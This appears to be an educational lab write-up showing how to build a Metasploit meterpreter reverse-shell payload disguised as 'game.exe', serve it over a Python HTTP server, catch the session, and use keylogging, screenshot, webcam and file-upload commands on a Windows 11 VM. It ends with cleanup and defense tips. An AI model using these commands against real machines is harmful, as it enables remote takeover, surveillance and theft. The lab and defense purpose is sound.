💥 Metasploit Payload Creation & Exploitation (Educational Purpose Only)

⚠️ This project is conducted in a completely secure and isolated environment (Virtual Machines) for ethical hacking and cybersecurity training purposes only.

📌 Objective

To create and deploy a **Metasploit reverse shell payload** using Kali Linux and exploit a Windows 11 machine in a virtual lab environment. This project demonstrates the methodology attackers use and educates users on how to defend against such threats.


🛠️ Tools Used

- **Kali Linux (Attacker VM)**
- **Windows 11 (Victim VM)**
- **Metasploit Framework**
- **Python HTTP Server**
- **VirtualBox / VMware**

🧪 Step-by-Step Execution

1. Start Metasploit Console in Kali Terminal

$msfconsole



2. Search for Exploit

Msf6>*search type:exploit platform:windows*
Example:
search cve:2022

search name:wordpress

3. Create Payload

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali_IP> LPORT=4444 -f exe > game.exe

📸 *Screenshot of payload creation here*


```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.190.128 LPORT=4444 -f exe > game.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.190.128 LPORT=4444 -f exe > game.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

4. Host Payload via Temporary Server


python3 -m http.server 9000

📸 *Screenshot of HTTP server running*




5. On Victim Machine (Windows 11)


1. Disable Virus & Threat Protection




2. Open browser → go to http://<Kali_IP>:9000
3. Download game.exe file
4. Run as administrator

📸 *Screenshot of downloading and running the file*







6.Setup Handler on Kali - msfconsole

use multi/handler


set payload windows/meterpreter/reverse_tcp


set LHOST <Kali_IP>

set LPORT 4444

exploit

Screenshot of meterpreter session started





7. Gained Access

Once the meterpreter session is established, the attacker can perform a variety of dangerous actions that demonstrate the potential depth of exploitation:

Now you can execute Meterpreter commands:

Sysinfo

Uploading Malicious Files

You can upload any file to the victim's system, including virus-infected executables or persistence scripts:

upload malicious.exe

Keylogging (Capturing Keystrokes)

You can start capturing keystrokes on the victim's machine using:

keyscan_start

Then, after a period of activity, dump the captured keys using:

keyscan_dump

Taking Screenshots

You can capture screenshots of the victim's current desktop environment with:

Screenshot

Streaming Desktop (Screensharing)

To view the victim's desktop screen in real-time, attackers can stream the screen using:

Screenshare

Webcam Access (If Attached)

If a webcam is available on the victim's system, you can take snapshots using:

webcam_snap

Or even live-stream it with:

webcam_stream

? How to Remove the Payload (Post-Test Cleanup)

After your testing is complete, it's essential to remove all traces of the payload and restore the victim machine to its safe state. Here's how you can do that:

1. **Delete the Payload File**
   Manually delete the .exe payload file (e.g., game.exe) from the victim's Downloads or Desktop folder.
2. **End the Meterpreter Session**
   In your Kali machine, inside the Meterpreter session, type: *Exit*

Re-enable Windows Security

- Go to **Windows Security > Virus & Threat Protection**
- Turn **Real-Time Protection** back ON
- Enable **Firewall** again under **Firewall & Network Protection**

Scan System for Residual Threats
Run a full scan using Windows Defender or a third-party antivirus to ensure no additional backdoors or malware remain.

Prevention & Defense Tips

To prevent this kind of attack on real systems:

1. **Never disable antivirus or firewall** without knowing the risks.
2. **Do not download or run executables from untrusted sources.**
3. **Be cautious with email attachments and unknown links.**
4. **Use application whitelisting** to block unauthorized .exe files.
5. ? **Keep your system and antivirus updated regularly.**
6. **Educate users** on phishing, social engineering, and malware.
7. **Monitor system behaviour** for suspicious processes and connections.

Disclaimer

This project is strictly for **educational and awareness** purposes. Do not attempt to replicate this outside a controlled and isolated environment.